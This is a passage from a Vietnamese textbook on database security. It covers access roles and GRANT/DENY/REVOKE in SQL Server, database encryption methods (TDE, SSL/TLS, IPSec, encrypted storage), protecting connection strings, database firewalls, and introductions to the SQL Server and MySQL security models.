(sửa), DROP được áp dụng đối với hầu hết các đối tượng trong cơ sở dữ liệu.

Mỗi tài khoản người dùng được cấp quyền truy cập thông qua việc gán vào một hoặc một số nhóm vai trò (role). Có 2 loại nhóm vai trò là các nhóm của máy chủ (Server roles) có diện áp dụng trong cả hệ quản trị cơ sở dữ liệu và nhóm của cơ sở dữ liệu (Database role) chỉ áp dụng trong từng cơ sở dữ liệu. Thông thường, việc gán người dùng vào các nhóm của máy chủ chỉ áp dụng với người quản trị hệ thống, còn nhóm của cơ sở dữ liệu gồm người dùng quản trị cơ sở dữ liệu và người dùng truy cập dữ liệu. Một người dùng có thể được cấp quyền truy cập một hoặc một số cơ sở dữ liệu. Ngoài ra, việc truy cập vào từng đối tượng trong cơ sở dữ liệu có thể được cấp theo nhóm, hoặc cấp riêng.

Hình 6.2 là màn hình gán người dùng vào nhóm trong Server roles (nhóm vai trò của máy chủ) của hệ quản trị cơ sở dữ liệu Microsoft SQL Server. Hình 6.3 là màn hình cấp quyền truy cập cơ sở dữ liệu cho người dùng và gán người dùng vào các nhóm của Database role (nhóm vai trò của cơ sở dữ liệu). Hình 6.4 là màn hình cấp quyền truy cập vào một bảng cho người dùng.



Hình 6.2. Gán người dùng vào nhóm trong Server roles




Hình 6.3. Cấp quyền truy cập CSDL và gán người dùng vào Database roles

Ngoài việc cấp quyền truy cập thông qua giao diện quản trị, hầu hết các hệ quản trị cơ sở dữ liệu hỗ trợ các lệnh cấp, từ chối, hoặc hủy quyền truy cập. Chẳng hạn, sau đây là các lệnh liên quan đến quyền truy cập các đối tượng trong cơ sở dữ liệu của SQL Server:

- GRANT <quyền truy cập> ON <đối tượng> TO <người dùng>: cấp quyền truy cập đến đối tượng cho người dùng.
- DENY <quyền truy cập> ON <đối tượng> TO <người dùng>: từ chối truy cập đến đối tượng cho người dùng.

- REVOKE <quyền truy cập> ON <đối tượng> FROM <người dùng>: hủy quyền truy cập (do GRANT hoặc DENY tạo) đến đối tượng từ người dùng.



Hình 6.4. Cấp quyền truy cập vào một bảng cho người dùng trong SQL Server

6.3. Sử dụng mã hóa trong cơ sở dữ liệu

6.3.1. Giới thiệu về mã hóa cơ sở dữ liệu

Các kỹ thuật mã hóa có thể được sử dụng để bảo vệ dữ liệu lưu trong cơ sở dữ liệu cũng như để bảo vệ cả cơ sở dữ liệu. Hai phương pháp phổ biến được sử dụng để bảo vệ thông tin trong cơ sở dữ liệu, gồm: mã hóa và băm. Mã hóa sử dụng các giải thuật mã hóa với khóa để bảo vệ các loại dữ liệu. Thông thường, các giải thuật mã hóa khóa đối xứng được sử dụng, như DES, 3DES, AES, RC2, RC4... do kích thước khóa nhỏ và tốc độ mã hóa nhanh.

Khác với phương pháp mã hóa luôn cần có khóa, phương pháp băm sử dụng các giải thuật băm có khóa, hoặc không khóa để chuyển đổi dữ liệu có độ dài bất kỳ thành chuỗi đầu ra có độ dài cố định. Phương pháp băm thường được dùng để mã hóa mật khẩu lưu trong cơ sở dữ liệu. Các giải thuật băm không khóa thường được sử dụng, bao gồm: MD5, MD6, SHA1, SHA2...

Nhìn chung, mã hóa là thao tác đòi hỏi nhiều tài nguyên tính toán (CPU và bộ nhớ) nên thao tác này làm tăng đáng kể tải cho máy chủ cơ sở dữ liệu, hoặc máy chủ ứng dụng. Do vậy, việc sử dụng mã hóa cần được xem xét và áp dụng một cách hợp lý. Việc lựa chọn phương pháp mã hóa và phần dữ liệu cần mã hóa, như chỉ mã hóa các dữ liệu nhạy cảm, hay mã hóa toàn bộ cơ sở dữ liệu phụ thuộc vào yêu cầu của chính sách bảo mật trong từng tổ chức cụ thể.

6.3.2. Mã hóa dữ liệu trong bảng

Dữ liệu trong các bảng cơ sở dữ liệu có thể được mã hóa theo 2 hướng: (1) sử dụng các hàm mã hóa/giải mã trong cơ sở dữ liệu để mã hóa/giải mã khi thực hiện các thao tác


ghi/đọc và (2) thực hiện mã hóa/giải mã dữ liệu tại lớp ứng dụng. Nhìn chung, các hệ quản trị cơ sở dữ liệu phiên bản cũ thường không hỗ trợ các hàm mã hóa/giải mã, còn các hệ quản trị cơ sở dữ liệu phiên bản mới hơn hỗ trợ các hàm mã hóa/giải mã ở mức hạn chế. Ngược lại, đa số thư viện API của ứng dụng hỗ trợ các hàm mã hóa/giải mã mạnh.

Một vấn đề khác nảy sinh là khi dữ liệu trong bảng được mã hóa sẽ gây khó khăn cho việc lập chỉ số và tìm kiếm. Do vậy, cần xem xét lựa chọn các dữ liệu cần mã hóa và lựa chọn phương pháp mã hóa phù hợp. Với các trường dữ liệu cần lập chỉ số và tìm kiếm thường xuyên, đặc biệt là các trường khóa, không nên thực hiện mã hóa.

6.3.3. Mã hóa toàn bộ dữ liệu

Dữ liệu trong các bảng và cả dữ liệu quản lý các bảng (siêu dữ liệu) có thể được mã hóa nhờ các công nghệ đặc biệt thực hiện trực tiếp trên máy chủ cơ sở dữ liệu. Theo đó, dữ liệu được tự động mã hóa khi nó được ghi vào cơ sở dữ liệu và dữ liệu lại được tự động giải mã sau khi được đọc từ cơ sở dữ liệu và nạp vào bộ nhớ.

Công nghệ mã hóa dữ liệu trong suốt (Transparent Data Encryption - TDE) cho phép tự động mã hóa từng khối dữ liệu khi nó được ghi vào cơ sở dữ liệu và tự động giải mã khi khối được đọc ra từ cơ sở dữ liệu. Công nghệ TDE được hỗ trợ bởi nhiều hệ quản trị cơ sở dữ liệu, như Microsoft SQL Server, Oracle Database Server, MySQL và IBM DB2. Hình 6.5 minh họa hoạt động của công nghệ TDE trên Oracle Database.



Hình 6.5. Minh họa công nghệ Transparent Data Encryption (TDE) của Oracle server

Ưu điểm của công nghệ TDE là hoàn toàn trong suốt với người dùng. Tuy nhiên, nhược điểm của nó là làm tăng tải máy chủ cơ sở dữ liệu. Ngoài ra, nếu người dùng hoặc tin tặc có thể truy cập cơ sở dữ liệu, thì hẳn ta có thể trích xuất dữ liệu từ cơ sở dữ liệu theo cách thông thường. Điều này có nghĩa là TDE không thể bảo vệ được dữ liệu khỏi bị đánh cắp nếu người dùng có quyền truy cập vào dữ liệu trong cơ sở dữ liệu.

6.3.4. Mã hóa dữ liệu trên đường truyền

Dữ liệu trao đổi giữa máy khách, máy chủ ứng dụng và máy chủ cơ sở dữ liệu có thể được bảo vệ sử dụng các giao thức, kỹ thuật dựa trên mã hóa, như SSL/TLS, hoặc IPSec

(IP Security). SSL/TLS là giao thức bảo mật dữ liệu hoạt động giữa tầng giao vận (TCP) và tầng ứng dụng. Một số đặc tính của SSL/TLS:

- Cần có chứng chỉ số khóa công khai cho máy chủ cấp bởi bên thứ 3 tin cậy
- Sử dụng hệ khóa công khai để trao đổi khóa phiên
- Sử dụng khóa phiên để mã hóa dữ liệu
- Sử dụng hàm băm có khóa (MAC/HMAC) để đảm bảo tính toàn vẹn dữ liệu
- Xác thực thực thể
- Đảm bảo tính bí mật, toàn vẹn và xác thực thông tin truyền.

Khác với SSL/TLS, giao thức bảo mật IPSec hoạt động ở tầng mạng (IP) và được sử dụng để tạo đường hầm, hoặc kênh giao tiếp an toàn giữa máy chủ và máy khách. Tùy theo cấu hình làm việc, IPSec hỗ trợ đảm bảo tính xác thực và bí mật dữ liệu truyền. Trên thực tế, IPSec thường được sử dụng làm giao thức bảo mật trong các mạng riêng ảo.

Nhìn chung, các giao thức bảo mật dữ liệu trên đường truyền làm giảm hiệu năng hệ thống do chúng tiêu tốn nhiều tài nguyên tính toán và tăng đáng kể lượng dữ liệu truyền thực tế. Do vậy, chỉ nên sử dụng các giao thức bảo mật dữ liệu trên đường truyền khi máy khách và máy chủ cơ sở dữ liệu không ở cùng mạng LAN.

6.3.5. Mã hóa dữ liệu sử dụng các thiết bị lưu trữ đặc biệt

Các thiết bị lưu trữ đặc biệt, có hỗ trợ mã hóa dữ liệu có thể được sử dụng để lưu trữ cơ sở dữ liệu. Chẳng hạn, các thiết bị lưu trữ sử dụng cho các máy chủ, thường là đĩa cứng và RAID có hỗ trợ khả năng mã hóa/giải mã, nên toàn bộ cơ sở dữ liệu được bảo vệ bằng mã hóa. Ưu điểm của phương pháp này là nó thường được thực hiện ở mức BIOS của hệ thống, hoặc hệ điều hành nên hoàn toàn trong suốt với người dùng.

Tương tự như phương pháp mã hóa toàn bộ cơ sở dữ liệu (TDE), nhược điểm của phương pháp này là nếu người dùng hoặc tin tặc có thể truy cập cơ sở dữ liệu, thì hẳn ta có thể trích xuất dữ liệu từ cơ sở dữ liệu theo cách thông thường. Điều này có nghĩa là phương pháp mã hóa dữ liệu sử dụng các thiết bị lưu trữ đặc biệt cũng không thể bảo vệ được dữ liệu khỏi bị đánh cắp nếu người dùng có quyền truy cập vào dữ liệu trong cơ sở dữ liệu.

6.4. Một số biện pháp bảo mật cơ sở dữ liệu khác

Mục này trình bày một số biện pháp bổ sung cho bảo mật cơ sở dữ liệu, bao gồm: bảo vệ chuỗi kết nối cơ sở dữ liệu và tường lửa cơ sở dữ liệu.

Bảo vệ chuỗi kết nối cơ sở dữ liệu

Chuỗi kết nối cơ sở dữ liệu (Database connection string) là chuỗi mô tả các tham số mà các máy khách sử dụng để tạo kết nối đến máy chủ cơ sở dữ liệu. Chẳng hạn, một chuỗi kết nối cơ sở dữ liệu có dạng như sau:


```
ConnectionString = "Driver={SQL Server}; Network=DBMSSOCN;  
Server=192.168.0.10;Address=192.168.0.10;WSID=192.168.0.100;  
Database=CustomersDB;UID=test_user;PWD=Abc123456;"
```

Do hầu hết các chuỗi kết nối có chứa các thông tin nhạy cảm, như địa chỉ IP máy chủ, tên truy cập và mật khẩu người dùng được lưu trong các file ở dạng văn bản rõ nên có nguy cơ bị tin tặc lạm dụng. Do vậy, cần mã hóa các chuỗi kết nối cơ sở dữ liệu để đảm bảo an toàn.

Tường lửa cơ sở dữ liệu

Tường lửa cơ sở dữ liệu là hệ thống lọc truy vấn cơ sở dữ liệu bằng phần cứng hoặc phần mềm được đặt ở giữa người dùng, máy khách, hoặc ứng dụng và các máy chủ cơ sở dữ liệu. Nhiệm vụ chính của tường lửa cơ sở dữ liệu là giám sát, phân tích các câu lệnh gửi đến cơ sở dữ liệu dựa trên tập các luật, hoặc chính sách đã định trước. Nếu câu lệnh hợp lệ thì chuyển đến máy chủ cơ sở dữ liệu để thực thi. Ngược lại, nếu phát hiện câu lệnh độc hại thực hiện việc ngăn chặn, cảnh báo, hoặc ghi log. Hình 6.6 biểu diễn mô hình tường lửa lọc truy vấn kết hợp với kiểm toán cơ sở dữ liệu.

Ưu điểm của tường lửa cơ sở dữ liệu là có thể thực hiện việc lọc truy vấn tập trung, từ nhiều máy khách, ứng dụng đến nhiều máy chủ cơ sở dữ liệu triển khai trong hệ thống mạng. Hơn nữa, tường lửa cơ sở dữ liệu không yêu cầu sửa mã ứng dụng cũng như mã truy vấn cơ sở dữ liệu. Nhược điểm của tường lửa cơ sở dữ liệu là làm giảm hiệu năng, do việc phân tích cú pháp các câu lệnh SQL và chạy các tập luật giám sát tiêu tốn nhiều tài nguyên tính toán.



Hình 6.6. Mô hình tường lửa lọc truy vấn kết hợp với kiểm toán cơ sở dữ liệu

6.5. Mô hình bảo mật ở một số hệ quản trị cơ sở dữ liệu


Mục này giới thiệu kiến trúc hệ thống, mô hình và các giải pháp bảo mật của 3 hệ quản trị cơ sở dữ liệu được sử dụng phổ biến nhất, gồm Microsoft SQL Server, MySQL và Oracle.

6.5.1. Microsoft SQL Server

6.5.1.1. Giới thiệu

Hệ quản trị cơ sở dữ liệu SQL Server được Microsoft lần đầu phát hành phiên bản 1.0 vào năm 1989. Đến nay đã có nhiều phiên bản SQL Server đã được phát hành và phiên bản mới nhất là SQL Server 2019 phát hành vào cuối năm 2019. Microsoft SQL Server là

hệ quản trị cơ sở dữ liệu quan hệ và được sử dụng khá phổ biến để quản lý các cơ sở dữ liệu cỡ nhỏ và vừa. Trước đây, SQL Server chỉ có thể chạy trên các hệ điều hành Microsoft Windows và Microsoft Windows Server. Tuy nhiên, gần đây SQL Server cũng có thể chạy trên các hệ điều hành dựa trên Linux.



Hình 6.7. Kiến trúc tổng thể của Microsoft SQL Server

Hình 6.7 mô tả kiến trúc tổng thể của Microsoft SQL Server. Theo mô hình kiến trúc này, Microsoft SQL Server gồm 3 thành phần chính: External protocols (Các giao thức ngoài), Database engine (Mô tơ cơ sở dữ liệu) và SQLOS API. Các giao thức ngoài là các giao thức được sử dụng trong quá trình giao tiếp giữa máy khách và máy chủ cơ sở dữ liệu. Mô tơ cơ sở dữ liệu là thành phần chính của SQL Server, gồm 2 thành phần con là mô tơ lưu trữ và bộ xử lý truy vấn, có trách nhiệm quản lý lưu trữ và xử lý truy vấn cơ sở dữ liệu. SQLOS API là thành phần giao tiếp của SQL Server với hệ điều hành nền.

Các cơ sở dữ liệu trong SQL Server được quản lý bởi mô tơ lưu trữ (Storage engine) gồm 2 loại: cơ sở dữ liệu hệ thống và cơ sở dữ liệu người dùng tạo lập. Có 4 cơ sở dữ liệu hệ thống chứa các dữ liệu cho quản lý hệ thống. Cụ thể:


- Master: Chứa các dữ liệu hệ thống, bao gồm tài khoản truy cập
- MSDB: Chứa các siêu dữ liệu quản lý (Meta data)
- Model: Cơ sở dữ liệu mẫu để tạo các cơ sở dữ liệu khác
- TempDB: Lưu trữ các đối tượng trung gian trong quá trình hoạt động.

SQL Server lưu trữ các cơ sở dữ liệu và các thành phần kèm theo dưới dạng các file trên hệ thống lưu trữ. Các file và nhóm file cơ sở dữ liệu bao gồm: các file dữ liệu (*.mdf, *.ndf), các file log giao dịch (*.ldf) và các file sao lưu.


Bộ xử lý truy vấn (Query processor) có nhiệm vụ dịch, tối ưu hóa và thực hiện các lệnh SQL từ người dùng, hoặc máy khách và trả về kết quả. Các lệnh SQL có thể bao gồm lệnh theo dạng T-SQL (Transact SQL), các thủ tục và hàm cơ sở dữ liệu.

6.5.1.2. Mô hình bảo mật

Hình 6.8 mô tả mô hình bảo mật của SQL Server. Trong mô hình này, SQL Server thực hiện 2 khâu xác thực người dùng (login authentication) và kiểm tra quyền truy cập (verify permissions) của người dùng sau khi xác thực thành công. Hình 6.9 mô tả mô hình cấp quyền truy cập vào các đối tượng của SQL Server. Theo đó, người dùng cơ sở dữ liệu được cấp quyền truy cập vào các đối tượng của cơ sở dữ liệu (như bảng, khung nhìn, thủ tục,...) thông qua các vai trò (role).




Hình 6.8. Mô hình bảo mật của SQL Server



Hình 6.9. Mô hình cấp quyền truy cập vào các đối tượng của SQL Server

Hình 6.10 mô tả mô hình phân cấp quản lý quyền truy cập (roles) của SQL Server. Trong đó, các vai trò được chia thành 2 nhóm lớn: các vai trò máy chủ (Server roles), quản lý bởi cơ sở dữ liệu hệ thống Master và các vai trò cơ sở dữ liệu (Database roles), quản lý bởi các cơ sở dữ liệu người dùng tạo. Các vai trò cơ sở dữ liệu lại chia làm 3 loại: các vai trò cố định (Fixed db roles), các vai trò người dùng (User db roles) và vai trò công cộng (Public role). Tất cả các vai trò cơ sở dữ liệu sẽ ánh xạ đến tập các quyền truy cập vào các đối tượng trong cơ sở dữ liệu.



Hình 6.10. Mô hình phân cấp quản lý quyền truy cập (roles) của SQL Server

6.5.2. MySQL

6.5.2.1. Giới thiệu


MySQL là hệ quản trị dữ liệu quan hệ, mã mở được sử dụng rộng rãi do MySQL hỗ trợ đầy đủ các tính năng của một hệ quản trị cơ sở dữ liệu mạnh và phiên bản MySQL cộng đồng được cung cấp miễn phí theo giấy phép GPL. Đã có nhiều phiên bản MySQL được phát hành, kể từ phiên bản đầu tiên được phát hành năm 1995 và đến nay là phiên bản MySQL 8.0.x được phát hành năm 2019. MySQL có thể chạy trên hầu hết các hệ điều hành, bao gồm Unix, Linux, Microsoft Windows và MacOS.

Kiến trúc của hệ quản trị cơ sở dữ liệu MySQL, như mô tả trên **Error! Reference source not found.** gồm các thành phần: Connectors (Các bộ kết nối), Connection Pool (Bộ lưu kết nối), Query Engine (Mô tơ truy vấn), Pluggable Storage Engines (Các mô tơ lưu trữ có thể cắm được), Files and Logs (Các file và log) và Management Services & Utilities (Các dịch vụ quản lý và tiện ích).

